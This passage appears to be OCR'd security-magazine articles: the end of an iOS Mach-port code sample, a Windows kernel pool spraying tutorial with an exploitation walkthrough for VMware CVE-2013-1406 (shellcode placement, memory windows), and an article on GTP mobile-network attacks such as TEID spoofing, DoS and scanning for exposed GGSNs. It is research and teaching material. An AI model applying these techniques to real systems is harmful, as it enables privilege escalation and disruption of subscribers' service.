CFDataGetLength(extRepr);
      send_msg.size =
CFDataGetLength(extRepr);
      send_msg.flags =
0x1000100u;
      send_msg.ndr = NDR_
record;

      // Make message header

      msg = &(send_msg.header);
      msg->msgh_bits =
0x80001513u;
      msg->msgh_remote_port =
configport;
      msg->msgh_local_port =
mig_get_reply_port();
      msg->msgh_id = 20010;
      // Request server
      msg_return = mach_
msg(msg, 3, 0x34u, 0x44u, msg-
>msgh_local_port, 0, 0);
      if(msg_return)
      {
          if (msg_return -
0x10000002u >= 2 && msg_return
!= 0x10000010 )
          {
              mig_dealloc_
reply_port(msg->msgh_local_
port);
          }
          else
          {
              mig_put_reply_
port(msg->msgh_local_port);
          }
      }
      else if ( msg->msgh_id !=
71 && msg->msgh_id == 20110 &&
msg->msgh_bits <= -1 )
      {
          if ((send_msg.flags &
0xFF000000) == 0x1000000)
          {
              CFDataRef
deserializedData = CFDataCreate
WithBytesNoCopy(kCFAllocatorDe
fault, send_msg.addr,send_msg.
size0, kCFAllocatorNull);
              CFPropertyListRef
proplist = CFPropertyListC
reateWithData(kCFAllocator
Default, deserializedData,
kCFPropertyListImmutable, NULL,
NULL);
              mig_dealloc_
reply_port(msg->msgh_local_
port);
              mach_port_
deallocate(mach_task_self(),
bootstrapport);
              mach_port_
deallocate(mach_task_self(),
configport);
              mach_msg_
destroy(msg);
              NSDictionary
*property_list = (__bridge
NSDictionary*)proplist;
              if(proplist)

CFRelease(proplist);

CFRelease(deserializedData);

CFRelease(extRepr);
              return property_
list;
          }
      }
      mig_dealloc_reply_
port(msg->msgh_local_port);
      mach_port_
deallocate(mach_task_self(),
bootstrapport);
      mach_port_
deallocate(mach_task_self(),
configport);
      mach_msg_destroy(msg);
      CFRelease(extRepr);
      return nil;
  }
```

The data we needed was located in the key @«Setup:/Network/Interface/en0/AirPort».

So we have implemented the part of SystemConfiguration.framework on our own and got the data without jailbreaking and illegal use of libraries. The interesting thing is that there are more than 100 open MACH ports with various names in iOS 6. I guess it sets the stage for researches.

References

1. https://developer.apple.com/library/mac/documentation/Darwin/Reference/ManPages/man3/asl.3.html

2. https://developer.apple.com/library/mac/#documentation/Darwin/Reference/ManPages/man8/scutil.8.html

3. https://developer.apple.com/library/mac/#documentation/Networking/Reference/SysConfig/_index.html

4. http://developer.apple.com/library/mac/#documentation/CoreFoundation/Reference/CFPropertyListRef/Reference/reference.html

5. http://www.opensource.apple.com/source/configd/

6. http://www.opensource.apple.com/source/configd/configd-84/SystemConfiguration.fproj/SCDGet.c

7. https://developer.apple.com/library/mac/#documentation/Darwin/Conceptual/KernelProgramming/Mach/Mach.html

8. http://www.opensource.apple.com/source/configd/configd-84/SystemConfiguration.fproj/config.defs

STARS ALIGNER'S HOW-TO: KERNEL POOL SPRAYING AND VMWARE CVE-2013-1406

Artem Shishkin
blog.ptsecurity.com/2013/03/stars-aligners-how-to-kernel-pool.html

If you deal with Windows kernel vulnerabilities, it is likely that you'll have to deal with a kernel pool in order to develop an exploit. I guess it is useful to learn how to keep the behavior of this kernel entity under your control.

In this article, I will try to give a high-level overview of kernel pool internals. This subject has already been deeply researched several times, so if you need more technical information, please Google it or use the references at the end of this article.

Kernel pool structure overview


The kernel pool is a common place for mining memory in the operating system kernel. Remember that there are very small stacks in the kernel environment. They are suitable only for a small bunch of local non-array variables. Once a driver needs to create a large data structure or a string, it will certainly use the pool memory.

There are different types of pools, but all of them have the same structure (except for the driver verifier's special pool). Every pool has a special control structure called a pool descriptor. Among the other purposes, it maintains lists of free pool chunks, which represent a free pool space. A pool itself consists of memory pages. They can be standard 4 KB or large 1 MB in size. The number of pages used for the pool is dynamically adjusted.

Kernel pool pages are then split into chunks. These are the exact chunks that drivers receive when requesting memory from the pool.

Pool chunks have the following meta data inside:

1. Previous size is a size of the preceding chunk.
2. Pool index field is used for situations of more than one pool of a certain type. For example, there are multiple paged pools in the system. This field is used to identify which paged pool this chunk belongs to.
3. Block size is a size of the current chunk. Just like the previous size field, the size is encoded as (pool chunk data size + size of pool header + optional 4 bytes of a pointer to the process quoted) >> 3 (or >> 4 on x64 systems).




Pool chunk on x86 systems

4. Pool type field is a flag bitmask for the current chunk. Notice that those flags are not officially documented.
   - T (Tracked): this chunk is tracked by the driver verifier. Pool tracking is used for debugging purposes.
   - S (Session): the chunk belongs to the paged session pool, it is a special pool used for session specific allocations.
   - Q (Quota): the chunk takes part in the quota management mechanism. This flag is only relevant for 32-bit systems. If this flag is present, a pointer to the process quoting this chunk is stored at the end of the chunk.
   - U (In use): this chunk is currently in use. As opposed, a chunk can be free, which means that we can allocate memory from it. This flag is a third bit for pre-vista systems and the second for vista and upper.
   - B (Base pool) identifies a pool, which the chunk belongs to. There are two base pools – paged and non-paged. A non-paged pool is encoded as 0 and a paged pool as 1. For pre-vista systems this flag could occupy two bits because the base pool type was encoded as (base pool type + 1), that is 0x10 for the paged pool and 0x1 for the non-paged pool.
5. Pool tag is used for debugging purposes. Drivers specify a four-byte character signature, which identifies a subsystem or a driver that uses this chunk. For example, "NtFs" tag means that this chunk belongs to the ntfs.sys driver.


There is a couple of differences on 64-bit systems. The first one is a different size for fields and the second one is a new 8-byte field with a pointer to the process that quoted this chunk.

Overview of kernel pool memory allocation

Imagine that the pool is empty. I mean there is no pool space at all. If we try to allocate memory from the pool (let's say its size is less than 0xFF0), it will first allocate a memory page and then place a chunk of the requested size on it. Since it is the first allocation on this page, the chunk will be placed at the start of this page.




Pool chunk on x64 systems




The first pool chunk allocation sequence

This page now has two pool chunks — the one that we allocated and a free one. The free chunk can now be used for consequent allocations. However, from this moment the pool allocator tends to place new chunks at the end of the page or the free space within this page.



Pool chunk allocation strategy

When it comes to the deallocation of the chunks, the process is repeated in a reverse order. The chunks become free, and they are merged if they are adjacent.




Pool deallocation strategy

The whole situation with empty pools is just a fantasy, because the pools are charged with memory pages the moment we actually use them.

Controlling the behavior of chunk allocations

Let's keep in mind that the kernel pool is a heavily-used object. First, it is used for creating all sorts of kernel objects, private kernel and driver structures. Secondly, kernel pool takes part in a number of system calls, providing a buffer for the corresponding parameters. Since the computer is constantly servicing hardware by means of drivers and software by means of system calls, you can imagine the rate of kernel pool usage even when the system stays idle.

Sooner or later, the kernel pool becomes fragmented. It happens because of different sizes of allocations and frees following in a different order. This is what spraying actually means: when sequentially allocating chunks of a pool, these chunks not necessarily followed by each other are most likely to be located at completely different places in memory. Therefore, when filling the pool memory with controlled red-painted chunks we are more likely to see the left side of the picture than the right one.



Heap spraying leads to the picture on the left and not the right

However, there is an important exploiting-relevant circumstance: when there is no black region left for painting, we'll get a new black region without extra spots. From this point, our spray becomes an ordinary brush with solid color fill. From here, we have a considerable level of controlling the behavior of chunk allocation and a picture of the pool. We say considerable because it is still not the case when we are guaranteed to be the painting master, because someone else spilling a different color can interrupt our painting process.

Depending on the type of the object that we are using for spraying, we are able to create free windows of the needed size by freeing a number of objects that we created before. And the most important fact that allows us to make a controlled allocation is that the pool allocator tends to be as fast as possible. To use the processor cache effectively, the last freed pool chunk will be the first one that is allocated! It is the point of the controlled allocation because we can guess the address of the chunk to be allocated.

Of course, the size of the allocation matters. That's why we have to calculate the size of the free chunks window. If we have to allocate a 0x315 bytes chunk, and we are spraying 0x20 bytes chunks, we have to free 0x315 / 0x20 = (0x18 + 1) chunks. I hope this is clear enough.

Here are some points we need to consider to be successful in kernel pool spraying:

1. If you don't have an opportunity of allocating the kernel pool with some sort of a target driver, you can always use windows objects as spraying objects. Since windows objects are naturally the object of the operating system kernel, they are stored in kernel pools.
   - For a non-paged pool, you can use processes, threads, events, semaphores, mutexes, etc.
   - For a paged pool, you can use directory objects, key objects, section objects (also known as file mapping), etc.
   - For a session pool, you can use any GDI or USER object: palettes, DCs, brushes, etc.

   To free the memory occupied by those objects, you can simply close all open handles to them.
2. By the time we start spraying there are pages available for pool usage, but they are too defragmented. If we need a space filled sequentially with controlled chunks, we need to spam the pool so there is no place on currently available pages. After this, we'll get a new clean page leading to the chance of sequential allocation of controlled chunks. In a nutshell, create lots of spraying objects.
3. When calculating a necessary window size, keep in mind that chunk header size matters, also the whole size is rounded up to 8 and 16 bytes on x86 and x64 machines respectively.
4. Although we are able to control the manner of allocation of the pool chunks, it is difficult to predict relative positions of the sprayed objects. If you use Windows objects for spraying thus having only the handle of an object but not it's address, you can leak kernel object using the NtQuerySystemInformation() function with SystemExtendedHandleInformation class. It will provide you with all the information needed for precise spraying.
5. Keep track of the number of sprayed objects. You'll probably fail controlling the chunk allocation when there is no memory left in the system at all.
6. One of the tricks that might help you improve reliability of kernel-pool based exploits is assigning a high priority to the spraying and triggering thread. Since there is a race for using the pool memory, it is useful to modify the pool sharing priority by having more chances to execute than the other threads in the system. It will help you to keep your spraying more consistent. Also consider the gap between spraying and triggering the vulnerability: the less it is, the more chance you have to land on the controlled pool chunk.


VMware CVE 2013-1406

A couple of weeks ago an interesting advisory by VMware was published. It promised local privilege escalation on both host and guest systems thus leading to a double ownership.


The vulnerable component was vmci.sys. VMCI stands for Virtual Machine Communication Interface. It is used for fast and efficient communication between guest virtual machines and their host server. VMCI presents a custom socket type implemented as Windows Socket Service Provider in a vsocklib.dll library. The module vmci.sys creates a virtual device that implements the needed functionality. This driver is always running on the host system. As for guest systems, VMware tools have to be installed to use VMCI.

When writing an overview it would be nice to explain the high-level logic of vulnerability in order to present a detective-like story. Unfortunately, this is not the case, because there is not much public information about VMCI implementation. I don't think that people who exploit vulnerabilities always go deep into reverse engineering the whole target system. At least it would be more profitable to obtain a stable working exploit within a week than a high-level understanding of how the things work in months.

PatchDiff highlight three patched functions. All of them were relevant to the same IOCTL code 0x8103208C – something went wrong with handling it.



The spraying becomes filling when using a lot of objects




Control flow of the code processing the 0x8103208C IOCTL

The third patched function eventually was called both from the first and from the second ones. The third function is supposed to allocate a pool chunk of a requested size times 0x68 and initialize it with zeroes. It contained an internal structure for dispatching the request. The problem was that a chunk size was specified in a user buffer for this IOCTL code and was not checked properly. As a result, an internal structure was not allocated, which led to unexpected consequences.

A buffer is supplied for this IOCTL, its size is supposed to be 0x624 in order to reach patched functions. To process user request, an internal structure is allocated, its size is 0x20C. Its first 4 bytes were filled with a value, specified at [user_buffer + 0x10]. These exact bytes are used to allocate another internal structure the pointer to which is then stored at the last four bytes of the first one. However, no matter whether the second chunk was allocated or not, a sort of a dispatch function was invoked.

Dispatch Function

The dispatch function was searching for a pointer to process. The processing included dereferencing some object and calling some function if an appropriate flag had been set inside the pointed structure. However, since we had failed to allocate a structure to process, the dispatch function slid beyond the end of the first chunk. This processing leads to an access violation and a following BSOD when uncontrolled.



The spraying becomes filling when using a lot of objects

So we've got a possible code execution at the controlled address:

```
  .text:0001B946     UnsafeFire
proc near
  .text:0001B946
  .text:0001B946
  .text:0001B946     arg_0
= dword ptr  8
  .text:0001B946
  .text:0001B946 000
mov      edi, edi
  .text:0001B948 000
push     ebp
  .text:0001B949 004
mov      ebp, esp
  .text:0001B94B 004
mov      eax, [ebp+arg_0]
  .text:0001B94E 004
push     eax
  .text:0001B94F 008
call     dword ptr [eax+0ACh]  ;
BANG!!!!
  .text:0001B955 004
pop      ebp
  .text:0001B956 000
retn     4
  .text:0001B956     UnsafeFire
endp
```

Exploitation

Since the chunk dispatch code slips beyond the chunk it is supposed to process, it meets the neighbor chunk or an unmapped page. If it falls into an unmapped memory, a BSOD occurs. However, when it meets another pool chunk it tries to process a pool header interpreting it as a pointer.

Consider an x86 system. The four bytes the dispatcher function tries to interpret as a pointer are the previous block size, pool index, current block size and pool type flags. Since we know the size and a pool index used for the skipped chunk, we know the low word of a pointer:

0xXXXX0043 – 0x43 is a size of a skipped chunk that becomes a previous size of a chunk in a neighbor. 0x0 is a pool index, which is guaranteed to be equal to 0, since non-paged pool used for the skipped chunk is the only one in the system. Notice that if the two adjacent chunks share the same pool page, they belong to the same pool type and index.

The high word contains the block size, which we can't predict, and pool type flags, which we can predict:

- B = 0 because the chunk is from the non-paged pool.
- U = 1 because the chunk is supposed to be in use.
- Q = 0/1 the chunk might be quoted.
- S = 0 because the pool is not the session one.
- T = 0 pool tracking is likely to be disabled by default.
- The unused bits in the pool type field are equal to 0.


Therefore, we've got the following memory windows valid for Windows 7 and Windows 8:

1. 0x04000000 – 0x06000000 for ordinary chunks
2. 0x14000000 – 0x16000000 for quoted chunks

Based on the provided information, you can easily calculate memory windows for Windows XP and alike.

As you can see, those memory ranges belong to the user space, so we are able to force the vulnerable dispatch function to execute a shellcode that we provide. In order to perform arbitrary code execution we have to map the calculated regions and meet the requirements of the dispatch function:

1. Within the [0x43 + 0x38] place a DWORD value of 1 in order to meet the requirements of the following code:
```
.text:0001B2E1 010
  lea      edx, [eax+38h]
.text:0001B2E4 010
  lock xadd [edx], ecx
.text:0001B2E8 010
  cmp      ecx, 1
```
2. Within the [0x43 + 0xAC] place a pointer to the function to be called, or simply the address of shellcode.
3. Within the [0x43 + 0x100] place a pointer of a fake object to be dereferenced with ObfDereferenceObject() function. Notice that the reference count is taken from the object header, which is located at a negative offset to the object itself, so be sure that this function is not going to land on the unmapped region. Also provide a suitable reference count in order the ObfDereferenceObject() would not try to free the user-mode memory with the functions that are not suited for that.
4. Repeat this algorithm for every 0x10000 bytes.



The spraying becomes filling when using a lot of objects

Everything has been done right!

Improving reliability of an exploit

Although we have developed a nice strategy of exploitation, it is still unreliable. Consider the case when the chunk after being vulnerable one is freed. It is difficult to guess the state of this chunk fields. That means that although such chunk forms a pointer valid for the dispatch function (because it is not NULL) the result of the dispatching will lead to a BSOD. It is also true for the case when the dispatch function slides to an unmapped virtual address.

Kernel pool spraying is very useful in this case. As a spraying object, I chose semaphores since they can provide the chunk size closest to the one I need. As a result, this technique helped a lot to improve the stability of an exploit.

Remember that Windows 8 has SMEP support, so it is a little bit more complicating to exploit due to the laziness of a shellcode developer. Writing a base-independent code and bypassing SMEP is left as an exercise for the reader.

As for the x64 systems, the problem is that the pointer became 8 bytes in size. This means that a high DWORD of a pointer interpreted in the dispatch function falls on the pool chunk tag field. As far as most drivers and kernel subsystems use ASCII symbols for tagging, the pointer falls into non-canonical address space, so it can't be used for exploitation. By this time, I was unable to find a solution for this problem.

P.S. Do not forget to update all guest systems (not only the main one) to eliminate the vulnerability.

References

[1] Tarjei Mandt. Kernel Pool Exploitation on Windows 7. Black Hat DC, 2011

[2] Nikita Tarakanov. Kernel Pool Overflow from Windows XP to Windows 8. ZeroNights, 2011

[3] Kostya Kortchinsky. Real world kernel pool exploitation. SyScan, 2008

[4] SoBelt. How to exploit Windows kernel memory pool. X'con, 2005

MOBILE FUTURE

MOBILE INTERNET SECURITY INSIDE AND OUT

Ilya Safronov

The Mobile Internet is developing along with mobile networks. All of us have grown used to ordinary Internet: twisted-pair cable, Ethernet, TCP/IP. What is the Mobile Internet made of? Let's try to sort it out. This study covers the general principles of the Mobile Internet, details into the GPRS Tunneling Protocol, deals with GRX networks and a number of practical approaches to the security of a mobile packet network.

How do we connect to the Mobile Internet? In general, you need only three parameters: an APN, login and password. An APN is an access point to connect to a certain service (WAP, MMS, Internet); in Russia, it usually looks as internet.<operator-name>.ru. The login and password are often simple: internet — internet or something similar.

Now when we know all the necessary parameters, we can connect to the Mobile Internet. How does it happen? This mysterious procedure has two stages:
1) GPRS Attach
2) PDP Context Activation

Let's look at the details of both of them.

GPRS Attach

The GPRS Attach procedure makes your phone communicate with an operator's packet network. User hardware is authenticated and authorized according to the following parameters:

- International Mobile Subscriber Identity (IMSI)
- Information stored on a SIM card
- Verification of services available to a subscriber (Internet, MMS, WAP)

International Mobile Equipment Identity (IMEI) can also be checked. IMEI may be verified by the lists of stolen equipment. If a certain IMEI is in this list, then access may be denied and this incident may be reported to the proper authorities.


When GPRS Attach is successfully completed, the procedure called PDP (Packet Data Protocol) Context Activation takes place. To look into this procedure, we'll define several terms.

Serving GPRS Support Node (SGSN) is responsible for handling the main packet data in a mobile network.

GPRS Gateway Service Node (GGSN) is in charge of data transfer from an operator's network to external networks (e.g., to the Internet). In fact, it is an ordinary router that supports specific functions.

GPRS Tunneling Protocol (GTP) is a protocol stack used in GPRS, UMTS and LTE networks.

Below is PDP Context Activation (the scheme is simplified).


PDP Context Activation
Телефон
SGSN
DNS
GGSN
RADIUS
DHCP
1. Activate PDP Context Request
2a. DNS Request
internet.operator.ru
2b. DNS Response
GGSN IP
3. Create PDP Context Request
4a. Radius Authenticate Request
4b. Radius Authenticate Response
5a. DHCP Address Request
5a. DHCP Address Assignment
6. Create PDP Context Response
7. Activate PDP Context Accept
GTP U
GTP C + GTP U
3G

How does this scheme work?


1. Our phone requests context activation on the SGSN, which also has a login, password and APN.
2. With the APN received, the SGSN tries to allow it on an internal DNS server. The server confirms the APN and returns an address responsible for this APN GGSN.
3. The SGSN sends a Create PDP Context Request to this address.
4. The GGSN checks the login and password provided on the RADIUS Server.
5. It receives an IP address for our phone.
6. It returns all the data necessary to activate the PDP context to the SGSN.
7. The SGSN finishes activation sending data needed for connection to our phone.

In fact, the PDP Context Activation procedure is the creation of a tunnel between our phone and an operator's gateway. Now we can visit our favorite websites and read emails.

Roaming

A question arises here — how does everything work in roaming? It is due to a special network, Global Roaming Exchange (GRX), which is responsible for packet data exchange of roaming subscribers. Our traffic "runs" via it. If simplified, it looks as follows:


1. Coming to a different country to spend your holidays, you decide to download your favorite movie. You switch on your telephone, start connecting to the Internet (send your login, password, and APN).
2. A foreign SGSN tries to accept the APN provided on its DNS server.
3. Finding no such entries, the DNS sever addresses the root DNS server located in the GRX network.
4. The root DNS server transfers the DNS server request to the networks of your hometown.
5. The latter responds with your GGSN address.
6. The root DNS communicates this address to the DNS server of a foreign operator.
7. The foreign operator renders this address to the foreign SGSN.
8. With the GGSN address provided, the SGSN requests PDP Context activation.
9. If all the terms are complied with (the account is full, the credentials are correct, etc.), the GGSN sends a confirmation; the SGSN accepts it and allows your phone to access the Internet.


Internet in Roaming

What do we see? We see that packets with your favorite movie run throughout half the world from your operator to the operator in this foreign country via a specific network wrapped in the GTP. Operators' hardware communicates via the same GTP too.

Suddenly I have an idea to try all this in a lab and to build our own SGSN and GGSN. We can discover something very interesting.


DIY SGSN + GGSN




The long search cleared up the following.

There is specialized software with some SGSN functions publicly available. It looks like a Linux script, which is able to emulate all the necessary procedures (GPRS Attach and PDP Context Activation) and to provide an interface ready to browse the Internet, as if you plugged in a 3G modem. When I found this out, I went searching for a device ready to take the burden of the GGSN functions. The well-known router Cisco 7200 appeared very suitable.

With setting and testing done in a short time, we found success.



The test environment easily handled tunnels, through which the Internet was "seen". Immediately, we checked what packets were transferred between SGSN and GGSN, and whether they were as real ones. With heart sinking, we opened the dump and voilà — the packets were as expected!




Similar packets may run via GRX networks, and a malicious hacker has a good chance to listen to them. What will they discover there? Let's try to find out.

Security Issues

The GTP has several types: GTP-U is in charge of packaging and transferring user data; GTP-C is responsible for session control (it ensures PDP Context Activation and other service procedures); GTP' (GTP Prime) is used to transfer billing data. GTP does not support peer authentication or encryption, and works over UDP. What is interesting about that? The answer is everything!

Let's check how a tunnel with user data looks like in the GTP-U. The tunnels are identified by the Tunnel Endpoint Identifier (TEID).




```
⊟ GPRS Tunneling Protocol
  ⊟ Flags: 0x32
      001. .... = Version: GTP release 99 version (1)
      ...1 .... = Protocol type: GTP (1)
      .... 0... = Reserved: 0
      .... .0.. = Is Next Extension Header present?: No
      .... ..1. = Is Sequence Number present?: Yes
      .... ...0 = Is N-PDU number present?: No
    Message Type: T-PDU (0xff)
    Length: 45
    TEID: 0x00000001
    Sequence number: 0x00b0
    N-PDU Number: 0x00
```


We found out later that you can spoof the TEID field; and by sending a packet with the spoofed tunnel identifier, you can break into someone's session.

I was surprised to see no authentication or encryption of data transferred via the GTP-C. You can try not just to listen, but also to send something, for instance, unauthorized requests to create or to drop a session.

Let's try to specify possible attack vectors and some details associated with them.




Here is an example of a DNS Flood. An attacker sends numerous requests to confirm our operator's APN. All these packets will then attack the poor operator's DNS, which will fail to endure the intensity and finally refuse to render the GGSN address leading to epic DoS for subscribers.



An attacker may also send pre-built Create PDP Context Requests. The GGSN facing such pressure may go deep in thought or even hang, which will also result in denial of service.

What if we try requests to drop the session instead? For example, as follows:




A malicious hacker substituting the address of the foreign SGSN will send requests to break the connection. Thinking that the subscriber has finished downloading his/her favorite movie and wants to drop the session, the GGSN breaks the connection.

With several vectors as a draft, let's try real things. Request "GGSN" in shodan. Here is what we have.


It reminds us of real GGSNs displayed on the Internet.

Try to write a script that sends GTP-echo requests and let it run through the Internet just in case someone responds. Somebody does respond:



```
Received echo response
```

Sometimes, even Telnet is open.



```
WARNING!!! Authorized access only, all of your done will be recorded!
Disconnect IMMEDIATELY if you are not an authorized user!

Login: █
```

The new generation standard called LTE still uses the GTP. Therefore, everything mentioned above is very important and will remain the same in the nearest future.

HOW TO DETERMINE THE LOCATION OF A MOBILE SUBSCRIBER

Sergey Puzankov

In mobile networks, rather specific attacks are possible. In this article, I will consider a real-time attack that allows one to detect a cell where a subscriber is located. I cannot specify the method accuracy in more common units of measurement, because cell coverage areas greatly vary based on the terrain. In a densely built-over urban area, a cell could cover several hundred meters. However, on an intercity highway in the wild, a cell might only cover several kilometers.

System Elements

